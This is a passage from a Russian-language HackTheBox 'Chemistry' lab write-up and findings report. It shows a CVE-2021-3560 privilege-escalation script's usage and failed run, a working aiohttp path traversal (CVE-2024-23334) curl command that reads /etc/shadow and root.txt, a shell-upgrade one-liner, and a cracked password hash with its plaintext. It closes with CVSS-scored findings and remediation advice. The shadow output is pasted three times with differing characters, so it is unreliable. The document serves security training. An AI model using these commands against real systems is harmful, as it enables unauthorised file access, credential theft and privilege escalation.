-p Enter custom password to insert (OPTIONAL)
-f, -f To skip vulnerability check and force exploitation. (OPTIONAL)
-t Enter custom sleep time, instead of automatic detection (OPTIONAL)
Format to enter time: '-t=0.004' or '-t=0.004' if you want to set sleep time as 0.004ms

Note:
Equal to symbol (=) after specifying an option is mandatory.
If you don't specify the options, then the script will automatically detect the possible time and
will try to insert a new user using that time.
Default credentials are 'secnigma:secnigmaftw'
If the exploit ran successfully, then you can login using 'su - secnigma'
and you can spawn a bash shell as root using 'sudo bash'
(IMPORTANT: THIS IS A TIMING BASED ATTACK, MULTIPLE TRIES ARE USUALLY REQUIRED!)

rosa@chemistry:~$ ./poc.sh -u=rosa -p=unlcomnlasrosados

Username set as : rosa
No custom Timing specified.
Timing will be detected Automatically
Force flag not set.
Vulnerability checking is ENABLED!
Starting Vulnerability Checks...
Checking distribution...
Detected linux distribution as ubuntu
Checking if AccountsService and Gnome-Control-Center is installed
ERROR: Accounts service and Gnome-Control-Center NOT found!!
Aborting Execution!
rosa@chemistry:~$
```

- Вывод:
Надо сделать что-то другое.

17) Посмотрим запущенные в сети службы:

- Команда и результат:

```
rosa@chemistry:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *C
*

rosa@chemistry:~$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh              0.0.0.0:*               LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                   LISTEN
udp        0      0 0.0.0.0:domain          0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:bootpc           0.0.0.0:*               LISTEN

Active UNIX domain sockets (only servers)
Proto RefCnt Flags     Type       State       I-Node  Path
unix  2      [ ACC ] SEQPACKET  LISTENING   25976    /run/udev/control
unix  2      [ ACC ] STREAM     LISTENING   43761    /run/user/1000/systemd/private
unix  2      [ ACC ] STREAM     LISTENING   42834    /run/user/1000/bus
unix  2      [ ACC ] STREAM     LISTENING   42835    /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ] STREAM     LISTENING   42836    /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ] STREAM     LISTENING   42837    /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ] STREAM     LISTENING   25958    @/org/kernel/linux/storage/multipathd
unix  2      [ ACC ] STREAM     LISTENING   42838    /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ] STREAM     LISTENING   42839    /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ] STREAM     LISTENING   42841    /run/user/1000/pk-debconf/socket
unix  2      [ ACC ] STREAM     LISTENING   42842    /run/user/1000/snapd-session-agent.socket
unix  2      [ ACC ] STREAM     LISTENING   25945    /run/systemd/private
unix  2      [ ACC ] STREAM     LISTENING   25947    /run/systemd/userdb/io.systemd.DynamicUser
unix  2      [ ACC ] STREAM     LISTENING   25956    /run/lvm/lvmpolld.socket
unix  2      [ ACC ] STREAM     LISTENING   25961    /run/systemd/fscck.progress
unix  2      [ ACC ] STREAM     LISTENING   25971    /run/systemd/journal/stdout
unix  2      [ ACC ] STREAM     LISTENING   25569    /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ] STREAM     LISTENING   32783    /run/dbus/system_bus_socket
unix  2      [ ACC ] STREAM     LISTENING   32801    /run/snapd.socket
unix  2      [ ACC ] STREAM     LISTENING   32803    /run/snapd-snap.socket
unix  2      [ ACC ] STREAM     LISTENING   32805    /run/uuid/request
unix  2      [ ACC ] STREAM     LISTENING   32398    /var/run/vmware/guestServicePipe
unix  2      [ ACC ] STREAM     LISTENING   32712    /run/irqbalance/irqbalance834.sock
unix  2      [ ACC ] STREAM     LISTENING   32785    @ISCSIADM_ABSTRACT_NAMESPAC

rosa@chemistry:~$ curl localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Thu, 07 Nov 2024 14:13:06 GMT
Server: Python/3.9 aiohttp/3.9.1

rosa@chemistry:~$ curl http://localhost:8080/assets/../../../../../../etc/shadow
404: Not Found
rosa@chemistry:~$ curl --path-as-is http://localhost:8080/assets/../../../../../../etc/shadow
root:$6$51.cQv3bNp1iUady$0qMYr0nZDIHuPMZuR4e7Lirpje9PwW666fRaPKI8wTaTVBm5fgkaBEojzzjsF.jjH0K0JWi3/poCT60fBkRp1.:19891:0:99999:7:::
daemon:!:19430:0:99999:7:::
bin:!:19430:0:99999:7:::
sys:!:19430:0:99999:7:::
sync:!:19430:0:99999:7:::
games:!:19430:0:99999:7:::
man:!:19430:0:99999:7:::
lp:!:19430:0:99999:7:::
mail:!:19430:0:99999:7:::
news:!:19430:0:99999:7:::
```

Мы использовали CVE-2024-23334. Ура!

18) Ну и читаем root.txt:

- Результат:

```
rosa@chemistry:~$ curl --path-as-is http://localhost:8080/assets/../../../../../../root/root.txt
1161c3b5bb8c77067425ed67f341a691
```

Примечание


Можно было расшифровать хэш, но зачем так париться?)

Спасибо HackTheBox за такую прекрасную комнату!!!

Найденные уязвимости

File Upload

PoC:




CVSSv3 Score: 9.9 (Critical)

Описание:

Сервер позволяет загружать файлы без должной проверки содержания. Это может привести к тому, что злоумышленник загружает скрипт с reverse shell, который представляет собой программу, позволяющую атакующему получить удаленный доступ к серверу через сеть. Так же это может привести к потере данных.

Вопроизведение уязвимости:

```
(kolya080808@Nikolapc)-[~]  
$ mv vuln.civ ~/Downloads/  
  
(kolya080808@Nikolapc)-[~]  
$ ls Downloads/  
example.cif  vuln.civ  
  
(kolya080808@Nikolapc)-[~]  
$
```



Рекомендации по устранению:

- Не ограничивайтесь проверкой расширения — анализируйте содержимое файла, чтобы убедиться, что он действительно соответствует допустимому типу.
- Убедитесь, что файлы не содержат исполняемый код.
- Сохраняйте загруженные файлы в директории, которая не может быть запущена веб-сервером (например, вне корневой директории сайта).
- Настройте сервер так, чтобы файлы не могли быть напрямую запущены или исполнены.
- Рассмотрите использование контейнеризации (например, Docker) или технологии виртуализации для выполнения пользовательского кода в изолированных средах.

Remote Code Execution

PoC:

```
python3 -c 'import pty;pty.spawn("/bin/sh")'
$ export TERM=screen
export TERM=screen
$ bash
bash
app@chemistry:~$ ls
ls
'&'   app.py          g.sh      linpeas.txt  shell.sh    templates
'&1'  CVE-2021-3560.py  instance  pwned        static      test
app@chemistry:~$ whoami
whoami
app
app@chemistry:~$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@chemistry:~$
````
```

#### CVSSv3 Score: \*\*8.5 (High)\*\*

#### \*\*Описание:\*\*

RCE возникает, когда злоумышленник может заставить сервер выполнить произвольный код (обычно командный или скриптовый) на стороне сервера. В рассматриваемом сценарии с загрузкой файла reverse shell и последующим доступом через ссылку для исполнения произвольных файлов.

#### Воспроизведение уязвимости:

```http

(kolya080808@Nikolapc)-[~/Downloads]

\$ curl -s http://10.10.11.38:5000/structure/a77363e6-7bc4-44f5-b0ad-9b4d25c33324

Рекомендации по устранению:

- Минимизируйте использование системных команд: Избегайте прямого использования командной строки (например, через `exec`, `system`, `shell_exec` в PHP или `subprocess` в Python). Всегда старайтесь использовать встроенные функции, вместо того чтобы выполнять команды операционной системы.
- Минимизация привилегий: Настройте минимально необходимые права для приложений и пользователей, которые могут взаимодействовать с сервером. Убедитесь, что веб-

приложения работают с минимальными правами, чтобы ограничить доступ к системным командам и файлам.

- Изоляция с помощью контейнеров или виртуальных окружений: Рассмотрите использование контейнеров (Docker, LXC) или виртуальных машин для выполнения кода в изолированной среде. Даже если злоумышленник получит доступ, это ограничит его действия контейнером или виртуальной средой.

Information Disclosure

PoC:

Enter up to 20 non-salted hashes, one per line:

63ed86ee9f624c7b14f1d4f43dc251a5



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

| Hash | Type | Result |
|----------------------------------|------|-------------------|
| 63ed86ee9f624c7b14f1d4f43dc251a5 | md5 | unicorniosrosados |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

CVSSv3 Score: 9.9 (Critical)

Описание:

Information Disclosure в данном случае связана с доступ к базе данных пользователя, который не должен получить к ней доступ. То есть пользователь app смог получить доступ к файлу database.db, который в свою очередь хранит пароли определенных пользователей, использующих одни и те же пароли для разных сервисов.

Воспроизведение уязвимости:


```

rosa@chemistry:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:*                      *:*                     LISTEN
tcp        0      0 *:*                      *:*                     LISTEN
tcp        0      0 *:*                      *:*                     LISTEN
tcp        0      0 *:*                      *:*                     LISTEN
udp        0      0 *:*                      *:*                     LISTEN
tcp6       0      0 *:*                      *:*                     LISTEN
udp6       0      0 *:*                      *:*                     LISTEN

rosa@chemistry:~$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:http-alt      0.0.0.0:*              LISTEN
tcp        0      0 localhost:domain       0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*              LISTEN
tcp6       0      0 [::]:ssh                [::]:*                 LISTEN
udp        0      0 localhost:domain       0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:bootpc         0.0.0.0:*              LISTEN

Active UNIX domain sockets (only servers)
Proto RefCnt Flags               Type               State         I-Node   Path
unix    2      [ ACC ] SEQPACKET         LISTENING      25976      /run/udev/control
unix    2      [ ACC ] STREAM            LISTENING      43761      /run/user/1000/systemd/private
unix    2      [ ACC ] STREAM            LISTENING      42834      /run/user/1000/bus
unix    2      [ ACC ] STREAM            LISTENING      42835      /run/user/1000/gnupg/S.dirmngr
unix    2      [ ACC ] STREAM            LISTENING      42836      /run/user/1000/gnupg/S.gpg-agent.browser
unix    2      [ ACC ] STREAM            LISTENING      42837      /run/user/1000/gnupg/S.gpg-agent.extra
unix    2      [ ACC ] STREAM            LISTENING      25958      @/org/kernel/linux/storage/multipathd
unix    2      [ ACC ] STREAM            LISTENING      42838      /run/user/1000/gnupg/S.gpg-agent.ssh
unix    2      [ ACC ] STREAM            LISTENING      42839      /run/user/1000/gnupg/S.gpg-agent
unix    2      [ ACC ] STREAM            LISTENING      42841      /run/user/1000/pk-debconf-socket
unix    2      [ ACC ] STREAM            LISTENING      42842      /run/user/1000/snapd-session-agent.socket
unix    2      [ ACC ] STREAM            LISTENING      25945      /run/systemd/private
unix    2      [ ACC ] STREAM            LISTENING      25947      /run/systemd/userdb/io.systemd.DynamicUser
unix    2      [ ACC ] STREAM            LISTENING      25956      /run/lvm/lvmpolld.socket
unix    2      [ ACC ] STREAM            LISTENING      25961      /run/systemd/fscck.progress
unix    2      [ ACC ] STREAM            LISTENING      25971      /run/systemd/journal/stdout
unix    2      [ ACC ] STREAM            LISTENING      25569      /run/systemd/journal/io.systemd.journal
unix    2      [ ACC ] STREAM            LISTENING      32783      /run/dbus/system_bus_socket
unix    2      [ ACC ] STREAM            LISTENING      32801      /run/snapd.socket
unix    2      [ ACC ] STREAM            LISTENING      32803      /run/snapd-snap.socket
unix    2      [ ACC ] STREAM            LISTENING      32805      /run/uuid/request
unix    2      [ ACC ] STREAM            LISTENING      32398      /var/run/vmware/guestServicePipe
unix    2      [ ACC ] STREAM            LISTENING      32712      /run/irqbalance/irqbalance834.sock
unix    2      [ ACC ] STREAM            LISTENING      32785      @ISCSIADM_ABSTRACT_NAMESPAC

rosa@chemistry:~$ curl localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Thu, 07 Nov 2024 14:13:06 GMT
Server: Python/3.9 aiohttp/3.9.1

rosa@chemistry:~$ curl http://localhost:8080/assets/../../../../../../etc/shadow
404: Not Found
rosa@chemistry:~$ curl --path-as-is http://localhost:8080/assets/../../../../../../etc/shadow
root:$6$51.CqV3bNpIiUad7$eqMyr0nZDIHuPMZuR4e7Lirpje9PwwG66fRaPKI8wTaTVBm5fgkaBEojzjzFs.JjjH0K0JWl3/poCT6ofBkRp1.:19891:0:99999:7:::
daemon*:19430:0:99999:7:::
bin*:19430:0:99999:7:::
sys*:19430:0:99999:7:::
sync*:19430:0:99999:7:::
games*:19430:0:99999:7:::
man*:19430:0:99999:7:::
lp*:19430:0:99999:7:::
mail*:19430:0:99999:7:::
news*:19430:0:99999:7:::

```

CVSSv3 Score: 9.9 (Critical)

Описание:

Уязвимость типа "path traversal" в библиотеке AioHTTP позволяет злоумышленнику получить доступ к произвольным файлам на сервере, манипулируя файловыми путями. Это может привести к несанкционированному доступу к конфиденциальным файлам и данным, находящимся за пределами допустимой директории.

Воспроизведение уязвимости:

```

rosa@chemistry:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:*                      *:*                     LISTEN
tcp        0      0 *:*                      *:*                     LISTEN
tcp        0      0 *:*                      *:*                     LISTEN
tcp        0      0 *:*                      *:*                     LISTEN
udp        0      0 *:*                      *:*                     LISTEN
tcp6       0      0 *:*                      *:*                     LISTEN
udp6       0      0 *:*                      *:*                     LISTEN

rosa@chemistry:~$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:http-alt      0.0.0.0:*              LISTEN
tcp        0      0 localhost:domain       0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:5000            0.0.0.0:*              LISTEN
tcp6       0      0 [::]:ssh                [::]:*                 LISTEN
udp        0      0 localhost:domain       0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:bootpc         0.0.0.0:*              LISTEN

Active UNIX domain sockets (only servers)
Proto RefCnt Flags               Type                   State                  I-Node   Path
unix    2      [ ACC ] SEQPACKET            LISTENING              25976     /run/udev/control
unix    2      [ ACC ] STREAM               LISTENING              43761     /run/user/1000/systemd/private
unix    2      [ ACC ] STREAM               LISTENING              42834     /run/user/1000/bus
unix    2      [ ACC ] STREAM               LISTENING              42835     /run/user/1000/gnupg/S.dirmngr
unix    2      [ ACC ] STREAM               LISTENING              42836     /run/user/1000/gnupg/S.gpg-agent.browser
unix    2      [ ACC ] STREAM               LISTENING              42837     /run/user/1000/gnupg/S.gpg-agent.extra
unix    2      [ ACC ] STREAM               LISTENING              25958     @/org/kernel/linux/storage/multipathd
unix    2      [ ACC ] STREAM               LISTENING              42838     /run/user/1000/gnupg/S.gpg-agent.ssh
unix    2      [ ACC ] STREAM               LISTENING              42839     /run/user/1000/gnupg/S.gpg-agent
unix    2      [ ACC ] STREAM               LISTENING              42841     /run/user/1000/pk-debconf-socket
unix    2      [ ACC ] STREAM               LISTENING              42842     /run/user/1000/snapd-session-agent.socket
unix    2      [ ACC ] STREAM               LISTENING              25945     /run/systemd/private
unix    2      [ ACC ] STREAM               LISTENING              25947     /run/systemd/userdb/io.systemd.DynamicUser
unix    2      [ ACC ] STREAM               LISTENING              25956     /run/lvm/lvmpolld.socket
unix    2      [ ACC ] STREAM               LISTENING              25961     /run/systemd/fscck.progress
unix    2      [ ACC ] STREAM               LISTENING              25971     /run/systemd/journal/stdout
unix    2      [ ACC ] STREAM               LISTENING              25569     /run/systemd/journal/io.systemd.journal
unix    2      [ ACC ] STREAM               LISTENING              32783     /run/dbus/system_bus_socket
unix    2      [ ACC ] STREAM               LISTENING              32801     /run/snapd.socket
unix    2      [ ACC ] STREAM               LISTENING              32803     /run/snapd-snap.socket
unix    2      [ ACC ] STREAM               LISTENING              32805     /run/uuid/request
unix    2      [ ACC ] STREAM               LISTENING              32398     /var/run/vmware/guestServicePipe
unix    2      [ ACC ] STREAM               LISTENING              32712     /run/irqbalance/irqbalance834.sock
unix    2      [ ACC ] STREAM               LISTENING              32785     @ISCSIADM_ABSTRACT_NAMESPAC

rosa@chemistry:~$ curl localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Thu, 07 Nov 2024 14:13:06 GMT
Server: Python/3.9 aiohttp/3.9.1

rosa@chemistry:~$ curl http://localhost:8080/assets/../../../../../../etc/shadow
404: Not Found
rosa@chemistry:~$ curl --path-as-is http://localhost:8080/assets/../../../../../../etc/shadow
root:$6$51.CqV3bNpIiUad7$eqMyr0nZDIHuPMZuR4e7Lirpje9PwwG66fRaPKI8wTaTVBm5fgkaBEojzzjFs.JjjH0K0WJL3/poCT6ofBkRp1.:19891:0:99999:7:::
daemon*:19430:0:99999:7:::
bin*:19430:0:99999:7:::
sys*:19430:0:99999:7:::
sync*:19430:0:99999:7:::
games*:19430:0:99999:7:::
man*:19430:0:99999:7:::
lp*:19430:0:99999:7:::
mail*:19430:0:99999:7:::
news*:19430:0:99999:7:::

```

Рекомендации по устранению:

- Убедитесь, что используемая версия AioHTTP обновлена до последней, так как разработчики могут выпустить патч, устраняющий данную уязвимость. Регулярное обновление сторонних библиотек снижает риск эксплуатации известных уязвимостей.
- Используйте жёстко заданные или "жёстко закодированные" пути (hard-coded paths) для файлов, к которым должен быть доступ, и запрещайте любые пути, определяемые пользователями.
- Избегайте динамического формирования путей на основе пользовательских данных или тщательно проверяйте и очищайте такие пути, чтобы убедиться, что они не содержат последовательностей `../` или других символов, позволяющих выйти за пределы корневой директории.

Видео выполнения

